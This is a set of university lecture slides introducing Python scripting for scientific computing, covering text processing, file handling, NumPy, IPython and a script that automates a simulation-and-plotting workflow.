Scripting for Computational Science

Hans Petter Langtangen

Dept. of Informatics, Univ. of Oslo
&
Simula Research Laboratory

August 2004

About this course

What is a script?

- Very high-level, often short, program
  written in a high-level scripting language
- Scripting languages: Unix shells, Tcl, Perl, Python, Ruby, Scheme, Rexx, JavaScript, VisualBasic, ...
- This course: Python
  + a taste of Perl and Bash (Unix shell)

Characteristics of a script

- Glue other programs together
- Extensive text processing
- File and directory manipulation
- Often special-purpose code
- Many small interacting scripts may yield a big system
- Perhaps a special-purpose GUI on top
- Portable across Unix, Windows, Mac
- Interpreted program (no compilation+linking)

Why not stick to Java or C/C++?

Features of Perl and Python compared with Java, C/C++ and Fortran:

- shorter, more high-level programs
- much faster software development
- more convenient programming
- you feel more productive

Two main reasons:

- no variable declarations,
  but lots of consistency checks at run time
- lots of standardized libraries and tools

Scripts yield short code (1)

- Consider reading real numbers from a file, where each line can contain an arbitrary number of real numbers:

```
1.1   9   5.2
1.762543E-02
0 0.01 0.001

9 3 7
```

- Python solution:

```
F = open(filename, 'r')
n = F.read().split()
```


Scripts yield short code (2)

- Perl solution:

```
open F, $filename;
$s = join "", <F>;
@n = split ' ', $s;
```

- Doing this in C++ or Java requires at least a loop, and in Fortran and C quite some code lines are necessary

Using regular expressions (1)

- Suppose we want to read complex numbers written as text

```
(-3, 1.4)  or  (-1.437625E-9, 7.11)  or  (  4, 2 )
```

- Python solution:

```
m = re.search(r'\(\s*([^,]+)\s*,\s*([^,]+)\s*\)',
              '(-3,1.4)')
re, im = [float(x) for x in m.groups()]
```

- Perl solution:

```
$s="(-3, 1.4)";
($re,$im)= $s=~ /\(\s*([^,]+)\s*,\s*([^,]+)\s*\)/;
```

Using regular expressions (2)

- Regular expressions like

```
\(\s*([^,]+)\s*,\s*([^,]+)\s*\)
```

  constitute a powerful language for specifying text patterns
- Doing the same thing, without regular expressions, in Fortran and C requires quite some low-level code at the character array level
- Remark: we could read pairs (-3, 1.4) without using regular expressions,

```
s = '(-3,  1.4 )'
re, im = s[1:-1].split(',')
```


Script variables are not declared

- Example of a Python function:

```
def debug(leading_text, variable):
    if os.environ.get('MYDEBUG', '0') == '1':
        print leading_text, variable
```

- Dumps any printable variable (number, list, hash, heterogeneous structure)
- Printing can be turned on/off by setting the environment variable `MYDEBUG`

The same function in C++

- Templates can be used to mimic dynamically typed languages
- Not as quick and convenient programming:

```
template <class T>
void debug(std::ostream& o,
           const std::string& leading_text,
           const T& variable)
{
  char* c = getenv("MYDEBUG");
  bool defined = false;
  if (c != NULL) {  // if MYDEBUG is defined ...
    if (std::string(c) == "1") {  // if MYDEBUG is true ...
      defined = true;
    }
  }
  if (defined) {
    o <<  leading_text << " " << variable << std::endl;
  }
}
```


The relation to OOP

- Object-oriented programming can also be used to parameterize types
- Introduce base class A and a range of subclasses, all with a (virtual) print function
- Let `debug` work with `var` as an A reference
- Now `debug` works for all subclasses of A
- Advantage: complete control of the legal variable types that `debug` are allowed to print (may be important in big systems to ensure that a function can allow make transactions with certain objects)
- Disadvantage: much more work, much more code, less reuse of `debug` in new occasions

Flexible function interfaces

- User-friendly environments (Matlab, Maple, Mathematica, S-Plus, ...) allow flexible function interfaces
- Novice user:

```
# f is some data
plot(f)
```

- More control of the plot:

```
plot(f, label='f', xrange=[0,10])
```

- More fine-tuning:

```
plot(f, label='f', xrange=[0,10], title='f demo',
     linetype='dashed', linecolor='red')
```


Keyword arguments

- Keyword arguments = function arguments with keywords and default values, e.g.,

```
def plot(data, label='', xrange=None, title='',
         linetype='solid', linecolor='black', ...)
```

- The sequence and number of arguments in the call can be chosen by the user

Testing a variable's type

- Inside the function one can test on the type of argument provided by the user
- `xrange` can be left out (value `None`), or given as a 2-element list (xmin/xmax), or given as a string 'xmin:xmax', or given as a single number (meaning 0:number) etc.

```
if xrange is not None:  # i.e. xrange is specified by the user
    if isinstance(xrange, list):      # list [xmin,xmax] ?
        xmin = xrange[0];  xmax = xrange[1]
    elif isinstance(xrange, str):     # string 'xmin:xmax' ?
        xmin, xmax = re.search(r'(.*):(.*)',xrange).groups()
    elif isinstance(xrange, float):   # just a float?
        xmin = 0;  xmax = xrange
```


Classification of languages (1)

- Many criteria can be used to classify computer languages
- Dynamically vs statically typed languages
  Python (dynamic):

```
c = 1           # c is an integer
c = [1,2,3]     # c is a list
```

  C (static):

```
double c; c = 5.2;   # c can only hold doubles
c = "a string..."    # compiler error
```

Classification of languages (2)

- Weakly vs strongly typed languages
  Perl (weak):

```
$b = '1.2'
$c = 5*$b;    # implicit type conversion: '1.2' -> 1.2
```

  Python (strong):

```
b = '1.2'
c = 5*b       # illegal; no implicit type conversion
```


Classification of languages (3)

- Interpreted vs compiled languages
- Dynamically vs statically typed (or type-safe) languages
- High-level vs low-level languages (Python-C)
- Very high-level vs high-level languages (Python-C)
- Scripting vs system languages

Turning files into code (1)

- Code can be constructed and executed at run-time
- Consider an input file with the syntax

```
a = 1.2
no of iterations = 100
solution strategy = 'implicit'
c1 = 0
c2 = 0.1
A = 4
c3 = StringFunction('A*sin(x)')
```

- How can we read this file and define variables a, `no_of_iterations`, `solution_strategi`, `c1`, `c2`, A with the specified values?
- And can we make `c3` a function `c3(x)` as specified?

Yes!

Turning files into code (2)

- The answer lies in this short and generic code:

```
file = open('inputfile.dat', 'r')
for line in file:
    # first replace blanks on the left-hand side of = by _
    variable, value = line.split('=').strip()
    variable = re.sub(' ', '_', variable)
    exec(variable + '=' + value)   # magic...
```

- This cannot be done in Fortran, C, C++ or Java!

Turning files into code; more advanced example

- Here is a similar input file but with some additional difficulties (strings without quotes and verbose function expressions as values):

```
set heat conduction = 5.0
set dt = 0.1
set rootfinder = bisection
set source = V*exp(-q*t) is function of (t) with V=0.1, q=1
set bc = sin(x)*sin(y)*exp(-0.1*t) is function of (x,y,t)
```

- Can we read such files and define variables and functions? (here `heat_conduction`, `dt` and `rootfinder`, with the specified values, and `source` and `bc` as functions)

Yes! It is non-trivial and requires some advanced Python

Implementation (1)

```
# target line:
# set some name of variable = some value
from py4cs import misc

def parse_file(somefile):
    namespace = {}    # holds all new created variables
    line_re = re.compile(r'set (.*?)=(.*)$')
    for line in somefile:
        m = line_re.search(line)
        if m:
            variable = m.group(1).strip()
            value = m.group(2).strip()
            # test if value is a StringFunction specification:
            if value.find('is function of') >= 0:
                # interpret function specification:
                value = eval(string_function_parser(value))
            else:
                value = misc.str2obj(value)  # string -> object
            # space in variables names is illegal
            variable = variable.replace(' ', '_')
            code = 'namespace["%s"] = value' % variable
            exec code
    return namespace
```


Implementation (2)

```
# target line (with parameters A and q):
# expression is a function of (x,y) with A=1, q=2
# or (no parameters)
# expression is a function of (t)

def string_function_parser(text):
    m = re.search(r'(.*) is function of \((.*)\)( with .+)?', text)
    if m:
        expr = m.group(1).strip();  args = m.group(2).strip()
        # the 3rd group is optional:
        prms = m.group(3)
        if prms is None:  # the 3rd group is optional
            prms = ''     # works fine below
        else:
            prms = ''.join(prms.split()[1:])  # strip off 'with'

        # quote arguments:
        args = ', '.join(["'%s'" % v for v in args.split(',')])
        if args.find(',') < 0:  # single argument?
            args = args + ','   # add comma in tuple
        args = '(' + args + ')' # tuple needs parenthesis

        s = "StringFunction('%s', independent_variables=%s, %s)" % \
            (expr, args, prms)
        return s
```


GUI programming made simple

- Python has interfaces to many GUI libraries (Gtk, Qt, MFC, java.awt, java.swing, wxWindows, Tk)
- The simplest library to use: Tk
- Python + Tk = rapid GUI development
- Wrap your scripts with a GUI in half a day
- Easy for others to use your tools
- Indispensible for demos
- Quite complicated GUIs can also be made with Tk (and extensions)

GUI: Python vs C

- Make a window on the screen with the text 'Hello World'
- C + X11: 176 lines of ugly code
- Python + Tk: 6 lines of readable code

```
#!/usr/bin/env python
from Tkinter import *
root = Tk()
Label(root, text='Hello, World!',
      foreground="white", background="black").pack()
root.mainloop()
```

- Java and C++ codes are longer than Python + Tk

Web GUI

- Many applications need a GUI accessible through a Web page
- Perl and Python have extensive support for writing (server-side) dynamic Web pages (CGI scripts)
- Perl and Python are central tools in the e-commerce explosion
- Leading tools such as Plone and Zope (for dynamic web sites) are Python based

Tcl vs. C++; example (1)

Database application

- C++ version implemented first
- Tcl version had more functionality
- C++ version: 2 months
- Tcl version: 1 day
- Effort ratio: 60

From a paper by John Ousterhout (the father of Tcl/Tk): 'Scripting: Higher-Level Programming for the 21st Century'

Tcl vs. C++; example (2)

Database library

- C++ version implemented first
- C++ version: 2-3 months
- Tcl version: 1 week
- Effort ratio: 8-12

Tcl vs. C; example

Display oil well production curves

- Tcl version implemented first
- C version: 3 months
- Tcl version: 2 weeks
- Effort ratio: 6

Tcl vs. Java; example

Simulator and GUI

- Tcl version implemented first
- Tcl version had somewhat more functionality
- Java version: 3400 lines, 3-4 weeks
- Tcl version: 1600 lines, 1 week
- Effort ratio: 3-4

Scripts can be slow

- Perl and Python scripts are first compiled to byte-code
- The byte-code is then *interpreted*
- Text processing is usually as fast as in C
- Loops over large data structures might be very slow

```
for i in range(len(A)):
    A[i] = ...
```

- Fortran, C and C++ compilers are good at optimizing such loops at compile time and produce very efficient assembly code (e.g. 100 times faster)
- Fortunately, long loops in scripts can easily be migrated to Fortran or C

Scripts may be fast enough (1)

Read 100 000 (x,y) data from file and write (x,f(y)) out again

- Pure Python: 4s
- Pure Perl: 3s
- Pure Tcl: 11s
- Pure C (fscanf/fprintf): 1s
- Pure C++ (iostream): 3.6s
- Pure C++ (buffered streams): 2.5s
- Numerical Python modules: 2.2s (!)
- Remark: in practice, 100 000 data points are written and read in binary format, resulting in much smaller differences

Scripts may be fast enough (2)

Read a text in a human language and generate random nonsense text in that language (from "The Practice of Programming" by B. W. Kernighan and R. Pike, 1999):

```
Language           CPU-time         lines of code

C               |     0.30         |       150
Java            |     9.2          |       105
C++ (STL-deque) |    11.2          |        70
C++ (STL-list)  |     1.5          |        70
Awk             |     2.1          |        20
Perl            |     1.0          |        18
```

Machine: Pentium II running Windows NT

When scripting is convenient (1)

- The application's main task is to connect together existing components
- The application includes a graphical user interface
- The application performs extensive string/text manipulation
- The design of the application code is expected to change significantly
- CPU-time intensive parts can be migrated to C/C++ or Fortran

When scripting is convenient (2)

- The application can be made short if it operates heavily on list or hash structures
- The application is supposed to communicate with Web servers
- The application should run without modifications on Unix, Windows, and Macintosh computers, also when a GUI is included

When to use C, C++, Java, Fortran

- Does the application implement complicated algorithms and data structures?
- Does the application manipulate large datasets so that execution speed is critical?
- Are the application's functions well-defined and changing slowly?
- Will type-safe languages be an advantage, e.g., in large development teams?

Some personal applications of scripting

- Get the power of Unix also in non-Unix environments
- Automate manual interaction with the computer
- Customize your own working environment and become more efficient
- Increase the reliability of your work
  (what you did is documented in the script)
- Have more fun!

Some business applications of scripting

- Perl and Python are very popular in the open source movement and Linux environments
- Perl and Python are widely used for creating Web services and administering computer systems
- Perl and Python (and Tcl) replace 'home-made' (application-specific) scripting interfaces
- Many companies want candidates with Perl/Python experience

What about mission-critical operations?

- Scripting languages are free
- What about companies that do mission-critical operations?
- Can we use Perl or Python when sending a man to Mars?
- Who is responsible for the quality of products like Perl and Python?

The reliability of scripting tools

- Scripting languages are developed as a world-wide collaboration of volunteers (open source model)
- The open source community as a whole is responsible for the quality
- There is a single source for Perl and for Python
- This source is read, tested and controlled by a very large number of people (and experts)
- The reliability of *large* open source projects like Linux, Perl, and Python appears to be very good - at least as good as commercial software

This course

- Scripting in general, but with most examples taken from scientific computing
- Aimed at novice scripters
- Flavor of lectures: 'getting started'
- Jump into useful scripts and dissect the code
- Learn more by programming
- Find examples, look up man pages, Web docs and textbooks on demand
- Get the overview
- Customize existing code
- Have fun and work with useful things

Practical problem solving

- Problem: you are not an expert (yet)
- Where to find detailed info, and how to understand it?
- The efficient programmer navigates quickly in the jungle of textbooks, man pages, README files, source code examples, Web sites, news groups, ... and has a gut feeling for what to look for
- The aim of the course is to improve your practical problem-solving abilities
- *You think you know when you learn, are more sure when you can write, even more when you can teach, but certain when you can program* (Alan Perlis)

Contents of the course

- Dissection of complete introductory scripts
- Lists of common tasks (recipes!)
- Regular expressions and text processing
- CGI programming (dynamic Web pages)
- GUI programming with Python
- Creating effective working environments
- Combining Python with C/C++ or Fortran
- Software engineering
  (documentation, modules, version control)

Intro to Python programming

Make sure you have the software

- You will need Python in recent versions (at least v2.2)
- Several add-on modules are needed later on in the slides
- Here is a list of software needed for the Python part:

```
http://folk.uio.no/hpl/scripting/softwarelist.html
```


Material associated with these slides

- These slides have a companion book:
  Scripting in Computational Science, 3rd edition,
  Texts in Computational Science and Engineering,
  Springer, 2008
- Currentlly, we are working on the 3rd edition
- All examples can be downloaded as a tarfile

```
http://folk.uio.no/hpl/scripting/TCSE3-3rd-examples.tar.gz
```


Installing TCSE3-3rd-examples.tar.gz

- Pack `TCSE3-3rd-examples.tar.gz` out in a directory and let `scripting` be an environment variable pointing to the top directory:

  ```
  tar xvzf TCSE3-3rd-examples.tar.gz
  export scripting=‘pwd‘
  ```

  All paths in these slides are given relative to `scripting`, e.g., `src/py/intro/hw.py` is reached as

  ```
  $scripting/src/py/intro/hw.py
  ```


Scientific Hello World script

- All computer languages intros start with a program that prints "Hello, World!" to the screen
- Scientific computing extension: add reading a number and computing its sine value
- The script (hw.py) should be run like this:

  ```
  python hw.py 3.4
  ```

  or just (Unix)

  ```
  ./hw.py 3.4
  ```

- Output:

  ```
  Hello, World! sin(3.4)=-0.255541102027
  ```

Purpose of this script

Demonstrate

- how to read a command-line argument
- how to call a math (sine) function
- how to work with variables
- how to print text and numbers

The code

- File hw.py:

```
#!/usr/bin/env python

# load system and math module:
import sys, math

# extract the 1st command-line argument:
r = float(sys.argv[1])

s = math.sin(r)

print "Hello, World! sin(" + str(r) + ")=" + str(s)
```

- Make the file executable (on Unix):

```
chmod a+rx hw.py
```


Comments

- The first line specifies the interpreter of the script (here the first python program in your path)

```
python hw.py 1.4   # first line is not treated as comment
./hw.py 1.4        # first line is used to specify an interpreter
```

- Even simple scripts must load modules:

```
import sys, math
```

- Numbers and strings are two different types:

```
r = sys.argv[1]         # r is string
s = math.sin(float(r))

# sin expects number, not string r
# s becomes a floating-point number
```


Alternative print statements

- Desired output:

```
Hello, World! sin(3.4)=-0.255541102027
```

- String concatenation:

```
print "Hello, World! sin(" + str(r) + ")=" + str(s)
```

- C printf-like statement:

```
print "Hello, World! sin(%g)=%g" % (r,s)
```

- Variable interpolation:

```
print "Hello, World! sin(%(r)g)=%(s)g" % vars()
```


printf format strings

```
%d     : integer
%5d    : integer in a field of width 5 chars
%-5d   : integer in a field of width 5 chars,
         but adjusted to the left
%05d   : integer in a field of width 5 chars,
         padded with zeroes from the left
%g     : float variable in %f or %g notation
%e     : float variable in scientific notation
%11.3e : float variable in scientific notation,
         with 3 decimals, field of width 11 chars
%5.1f  : float variable in fixed decimal notation,
         with one decimal, field of width 5 chars
%.3f   : float variable in fixed decimal form,
         with three decimals, field of min. width
%s     : string
%-20s  : string in a field of width 20 chars,
         and adjusted to the left
```


Strings in Python

- Single- and double-quoted strings work in the same way

```
s1 = "some string with a number %g" % r
s2 = 'some string with a number %g' % r   # = s1
```

- Triple-quoted strings can be multi line with embedded newlines:

```
text = """
large portions of a text
can be conveniently placed
inside triple-quoted strings
(newlines are preserved)"""
```

- Raw strings, where backslash is backslash:

```
s3 = r'\(\s+\.\d+\)'
# with ordinary string (must quote backslash):
s3 = '\\(\\s+\\.\\d+\\)'
```


Where to find Python info

- Make a bookmark for `$scripting/doc.html`
- Follow link to *Index to Python Library Reference* (complete on-line Python reference)
- Click on Python keywords, modules etc.
- Online alternative: `pydoc`, e.g., `pydoc math`
- `pydoc` lists all classes and functions in a module
- Alternative: Python in a Nutshell (or Beazley's textbook)
- Recommendation: use these slides and associated book together with the Python Library Reference, and learn by doing exercises!

New example: reading/writing data files

Tasks:

- Read (x,y) data from a two-column file
- Transform y values to f(y)
- Write (x,f(y)) to a new file

What to learn:

- How to open, read, write and close files
- How to write and call a function
- How to work with arrays (lists)

File: `src/py/intro/datatrans1.py`

Reading input/output filenames

- Usage:

```
./datatrans1.py infilename outfilename
```

- Read the two command-line arguments:
  input and output filenames

```
infilename  = sys.argv[1]
outfilename = sys.argv[2]
```

- Command-line arguments are in `sys.argv[1:]`
- `sys.argv[0]` is the name of the script

Exception handling

- What if the user fails to provide two command-line arguments?
- Python aborts execution with an informative error message
- Manual handling of errors:

```
try:
    infilename  = sys.argv[1]
    outfilename = sys.argv[2]
except:
    # try block failed,
    # we miss two command-line arguments
    print 'Usage:', sys.argv[0], 'infile outfile'
    sys.exit(1)
```

This is the common way of dealing with errors in Python, called *exception handling*

Open file and read line by line

- Open files:

```
ifile = open( infilename, 'r')  # r for reading
ofile = open(outfilename, 'w')  # w for writing

afile = open(appfilename, 'a')  # a for appending
```

- Read line by line:

```
for line in ifile:
    # process line
```

- Observe: blocks are indented; no braces!

Defining a function

```
import math

def myfunc(y):
    if y >= 0.0:
        return y**5*math.exp(-y)
    else:
        return 0.0

# alternative way of calling module functions
# (gives more math-like syntax in this example):

from math import *
def myfunc(y):
    if y >= 0.0:
        return y**5*exp(-y)
    else:
        return 0.0
```


Data transformation loop

- Input file format: two columns with numbers

```
0.1   1.4397
0.2   4.325
0.5   9.0
```

- Read (x,y), transform y, write (x,f(y)):

```
for line in ifile:
    pair = line.split()
    x = float(pair[0]); y = float(pair[1])
    fy = myfunc(y)  # transform y value
    ofile.write('%g  %12.5e\n' % (x,fy))
```


Alternative file reading

- This construction is more flexible and traditional in Python (and a bit strange...):

```
while 1:
    line = ifile.readline()  # read a line
    if not line: break
    # process line
```

i.e., an 'infinite' loop with the termination criterion inside the loop

Loading data into lists

- Read input file into list of lines:

```
lines = ifile.readlines()
```

- Now the 1st line is `lines[0]`, the 2nd is `lines[1]`, etc.
- Store x and y data in lists:

```
# go through each line,
# split line into x and y columns

x = []; y = []   # store data pairs in lists x and y

for line in lines:
    xval, yval = line.split()
    x.append(float(xval))
    y.append(float(yval))
```

See `src/py/intro/datatrans2.py` for this version

Loop over list entries

- For-loop in Python:

```
for i in range(start,stop,inc):
    ...
for j in range(stop):
    ...
```

generates

```
i = start, start+inc, start+2*inc, ..., stop-1
j = 0, 1, 2, ..., stop-1
```

- Loop over (x,y) values:

```
ofile = open(outfilename, 'w') # open for writing

for i in range(len(x)):
    fy = myfunc(y[i])  # transform y value
    ofile.write('%g  %12.5e\n' % (x[i], fy))

ofile.close()
```

Running the script

- Method 1: write just the name of the scriptfile:

```
./datatrans1.py infile outfile
# or
datatrans1.py infile outfile
```

  if . (current working directory) or the directory containing datatrans1.py is in the path
- Method 2: run an interpreter explicitly:

```
python datatrans1.py infile outfile
```

  Use the first python program found in the path
- This works on Windows too (method 1 requires the right `assoc/ftype` bindings for `.py` files)

More about headers

- In method 1, the interpreter to be used is specified in the first line
- Explicit path to the interpreter:

```
#!/usr/local/bin/python
```

  or perhaps your own Python interpreter:

```
#!/home/hpl/projects/scripting/Linux/bin/python
```

- Using env to find the first Python interpreter in the path:

```
#!/usr/bin/env python
```


Are scripts compiled?

- Yes and no, depending on how you see it
- Python first compiles the script into bytecode
- The bytecode is then interpreted
- No linking with libraries; libraries are imported dynamically when needed
- It appears as there is no compilation
- Quick development: just edit the script and run! (no time-consuming compilation and linking)
- Extensive error checking at run time

Python and error checking

- Easy to introduce intricate bugs?
  - no declaration of variables
  - functions can "eat anything"
- No, extensive consistency checks at run time replace the need for strong typing and compile-time checks
- Example: sending a string to the sine function, `math.sin('t')`, triggers a run-time error (type incompatibility)
- Example: try to open a non-existing file

```
./datatrans1.py qqq someoutfile
Traceback (most recent call last):
  File "./datatrans1.py", line 12, in ?
    ifile = open( infilename, 'r')
IOError:[Errno 2] No such file or directory:'qqq'
```


Computing with arrays

- x and y in `datatrans2.py` are *lists*
- We can compute with lists element by element (as shown)
- However: using Numerical Python (NumPy) *arrays* instead of lists is much more efficient and convenient
- Numerical Python is an extension of Python: a new fixed-size array type and lots of functions operating on such arrays

A first glimpse of NumPy

- Import (more on this later...):

```
from py4cs.numpytools import *
x = sequence(0, 1, 0.001)  # 0.0, 0.001, 0.002, ..., 1.0
x = sin(x)                 # computes sin(x[0]), sin(x[1]) etc.
```

- `x=sin(x)` is 13 times faster than an explicit loop:

```
for i in range(len(x)):
    x[i] = sin(x[i])
```

  because `sin(x)` invokes an efficient loop in C

Loading file data into NumPy arrays

- A special module loads tabular file data into NumPy arrays:

```
import py4cs.filetable
f = open(infilename, 'r')
x, y = py4cs.filetable.read_columns(f)
f.close()
```

- Now we can compute with the NumPy arrays x and y:

```
from py4cs.numpytools import *  # import everything in NumPy
x = 10*x
y = 2*y + 0.1*sin(x)
```

- We can easily write x and y back to a file:

```
f = open(outfilename, 'w')
py4cs.filetable.write_columns(f, x, y)
f.close()
```


More on computing with NumPy arrays

- Multi-dimensional arrays can be constructed:

```
x = zeros(n, Float)  # array with indices 0,1,...,n-1
x = zeros((m,n), Float)    # two-dimensional array
x[i,j] = 1.0               # indexing
x = zeros((p,q,r), Float)  # three-dimensional array
x[i,j,k] = -2.1
x = sin(x)*cos(x)
```

- We can plot one-dimensional arrays:

```
from py4cs.anyplot.gnuplot_ import *
x = sequence(0, 2, 0.1)
y = x + sin(10*x)
plot(x, y)
```

- NumPy has lots of math functions and operations
- SciPy is a comprehensive extension of NumPy
- NumPy + SciPy is a kind of Matlab replacement for many people

Interactive Python

- Python statements can be run interactively in a *Python shell*
- The "best" shell is called IPython
- Sample session with IPython:

```
Unix/DOS> ipython
...
In [1]:3*4-1
Out[1]:11

In [2]:from math import *

In [3]:x = 1.2

In [4]:y = sin(x)

In [5]:x
Out[5]:1.2

In [6]:y
Out[6]:0.93203908596722629
```


Editing capabilities in IPython

- Up- and down-arrays: go through command history
- Emacs key bindings for editing previous commands
- The underscore variable holds the last output

```
In [6]:y
Out[6]:0.93203908596722629

In [7]:_ + 1
Out[7]:1.93203908596722629
```


TAB completion

- IPython supports TAB completion: write a part of a command or name (variable, function, module), hit the TAB key, and IPython will complete the word or show different alternatives:

```
In [1]: import math

In [2]: math.<TABKEY>
math.__class__        math.__str__          math.frexp
math.__delattr__      math.acos             math.hypot
math.__dict__         math.asin             math.ldexp
...
```

or

```
In [2]: my_variable_with_a_very_long_name = True

In [3]: my<TABKEY>
In [3]: my_variable_with_a_very_long_name
```

You can increase your typing speed with TAB completion!

More examples

```
In [1]:f = open('datafile', 'r')

IOError: [Errno 2] No such file or directory: 'datafile'

In [2]:f = open('.datatrans_infile', 'r')

In [3]:from py4cs.filetable import read_columns

In [4]:x, y = read_columns(f)

In [5]:x
Out[5]:array([ 0.1,  0.2,  0.3,  0.4])

In [6]:y
Out[6]:array([ 1.1    ,  1.8    ,  2.22222,  1.8    ])
```


IPython and the Python debugger

- Scripts can be run from IPython:

```
In [1]:run scriptfile arg1 arg2 ...
```

e.g.,

```
In [1]:run datatrans2.py .datatrans_infile tmp1
```

- IPython is integrated with Python's `pdb` debugger
- `pdb` can be automatically invoked when an exception occurs:

```
In [29]:%pdb on  # invoke pdb automatically
In [30]:run datatrans2.py infile tmp2
```


More on debugging

- This happens when the infile name is wrong:

```
/home/work/scripting/src/py/intro/datatrans2.py
      7     print "Usage:",sys.argv[0], "infile outfile"; sys.exi
      8
----> 9 ifile = open(infilename, 'r')  # open file for reading
     10 lines = ifile.readlines()      # read file into list of l
     11 ifile.close()

IOError: [Errno 2] No such file or directory: 'infile'
> /home/work/scripting/src/py/intro/datatrans2.py(9)?()
-> ifile = open(infilename, 'r')  # open file for reading
(Pdb) print infilename
infile
```


On the efficiency of scripts

Consider datatrans1.py: read 100 000 (x,y) data from file and write (x,f(y)) out again

- Pure Python: 4s
- Pure Perl: 3s
- Pure Tcl: 11s
- Pure C (fscanf/fprintf): 1s
- Pure C++ (iostream): 3.6s
- Pure C++ (buffered streams): 2.5s
- Numerical Python modules: 2.2s (!)

(Computer: IBM X30, 1.2 GHz, 512 Mb RAM, Linux, gcc 3.3)

Remarks

- The results reflect general trends:
  - Perl is up to twice as fast as Python
  - Tcl is significantly slower than Python
  - C and C++ are not *that* faster
  - Special Python modules enable the speed of C/C++
- Unfair test?
  scripts use split on each line,
  C/C++ reads numbers consecutively
- 100 000 data points would be stored in binary format in a real application, resulting in much smaller differences between the implementations

The classical script

- Simple, classical Unix shell scripts are widely used to replace sequences of operating system commands
- Typical application in numerical simulation:
  - run a simulation program
  - run a visualization program and produce graphs
- Programs are supposed to run in batch
- We want to make such a gluing script in Python


What to learn

- Parsing command-line options:

```
somescript -option1 value1 -option2 value2
```

- Removing and creating directories
- Writing data to file
- Running applications (stand-alone programs)

Simulation example



$$m\frac{d^2y}{dt^2} + b\frac{dy}{dt} + cf(y) = A\cos\omega t$$

$$y(0) = y_0, \quad \frac{d}{dt}y(0) = 0$$

Code: `oscillator` (written in Fortran 77)

Usage of the simulation code

- Input: m, b, c, and so on read from standard input
- How to run the code:


```
oscillator < file
```

  where `file` can be

```
3.0
0.04
1.0
...
(i.e., values of m, b, c, etc.)
```

- Results (t, y(t)) in sim.dat

A plot of the solution



Plotting graphs in Gnuplot

- Commands:

```
set title 'case: m=3 b=0.7 c=1 f(y)=y A=5 ...';

# screen plot: (x,y) data are in the file sim.dat
plot 'sim.dat' title 'y(t)' with lines;

# hardcopies:
set size ratio 0.3 1.5, 1.0;
set term postscript eps mono dashed 'Times-Roman' 28;
set output 'case.ps';
plot 'sim.dat' title 'y(t)' with lines;

# make a plot in PNG format as well:
set term png small;
set output 'case.png';
plot 'sim.dat' title 'y(t)' with lines;
```

- Commands can be given interactively or put in a file

Typical manual work

- Change oscillating system parameters by editing the simulator input file
- Run simulator:

```
oscillator < inputfile
```

- Plot:

```
gnuplot -persist -geometry 800x200 case.gp
```

- Plot annotations must be consistent with `inputfile`
- Let's automate!

Deciding on the script's interface

- Usage:

```
./simviz1.py -m 3.2 -b 0.9 -dt 0.01 -case run1
```

  Sensible default values for all options
- Put simulation and plot files in a subdirectory (specified by `-case run1`)

File: `src/py/intro/simviz1.py`

The script's task

- Set default values of m, b, c etc.
- Parse command-line options (-m, -b etc.) and assign new values to m, b, c etc.
- Create and move to subdirectory
- Write input file for the simulator
- Run simulator
- Write Gnuplot commands in a file
- Run Gnuplot

Parsing command-line options

- Set default values of the script's input parameters:

```
m = 1.0; b = 0.7; c = 5.0; func = 'y'; A = 5.0;
w = 2*math.pi; y0 = 0.2; tstop = 30.0; dt = 0.05;
case = 'tmp1'; screenplot = 1
```

- Examine command-line options in `sys.argv`:

```
# read variables from the command line, one by one:
while len(sys.argv) >= 2:
    option = sys.argv[1];       del sys.argv[1]
    if   option == '-m':
        m = float(sys.argv[1]); del sys.argv[1]
    ...
```

Note: `sys.argv[1]` is text, but we may want a float for numerical operations

Modules for parsing command-line arguments

- Python offers two modules for command-line argument parsing: getopt and optparse
- These accept short options (`-m`) and long options (`-mass`)
- getopt examines the command line and returns pairs of options and values (`(-mass, 2.3)`)
- optparse is a bit more comprehensive to use and makes the command-line options available as attributes in an object
- See exercises for extending `simviz1.py` with (e.g.) getopt
- In this introductory example we rely on manual parsing since this exemplifies basic Python programming

Creating a subdirectory

- Python has a rich cross-platform operating system (OS) interface
- Skip Unix- or DOS-specific commands;
do all OS operations in Python!
- Safe creation of a subdirectory:

```
dir = case              # subdirectory name
import os, shutil
if os.path.isdir(dir):  # does dir exist?
    shutil.rmtree(dir)  # yes, remove old files
os.mkdir(dir)           # make dir directory
os.chdir(dir)           # move to dir
```


Writing the input file to the simulator

```
f = open('%s.i' % case, 'w')
f.write("""
        %(m)g
        %(b)g
        %(c)g
        %(func)s
        %(A)g
        %(w)g
        %(y0)g
        %(tstop)g
        %(dt)g
        """ % vars())
f.close()
```

Note: triple-quoted string for multi-line output

Running the simulation

- Stand-alone programs can be run as

```
os.system(command)

# examples:
os.system('myprog < input_file')
os.system('ls *')  # bad, Unix-specific
```

- Better: get failure status and output from the command

```
cmd = 'oscillator < %s.i' % case  # command to run
import commands
failure, output = commands.getstatusoutput(cmd)
if failure:
    print 'running the oscillator code failed'
    print output
    sys.exit(1)
```


Making plots

- Make Gnuplot script:

```
f = open(case + '.gnuplot', 'w')
f.write("""
set title '%s: m=%g b=%g c=%g f(y)=%s A=%g ...';
...
""" % (case,m,b,c,func,A,w,y0,dt,case,case))
...
f.close()
```

- Run Gnuplot:

```
cmd = 'gnuplot -geometry 800x200 -persist ' \
      + case + '.gnuplot'
failure, output = commands.getstatusoutput(cmd)
if failure:
    print 'running gnuplot failed'; print output; sys.exit(1)
```


Python vs Unix shell script

- Our simviz1.py script is traditionally written as a Unix shell script
- What are the advantages of using Python here?
    - Easier command-line parsing
    - Runs on Windows and Mac as well as Unix
    - Easier extensions (loops, storing data in arrays etc)

Shell script file: src/bash/simviz1.sh

Other programs for curve plotting

- It is easy to replace Gnuplot by another plotting program
- Matlab, for instance:

```
f = open(case + '.m', 'w')  # write to Matlab M-file
# (the character % must be written as %% in printf-like strings)
f.write("""
load sim.dat                %% read sim.dat into sim matrix
plot(sim(:,1),sim(:,2))     %% plot 1st column as x, 2nd as y
legend('y(t)')
title('%s: m=%g b=%g c=%g f(y)=%s A=%g w=%g y0=%g dt=%g')
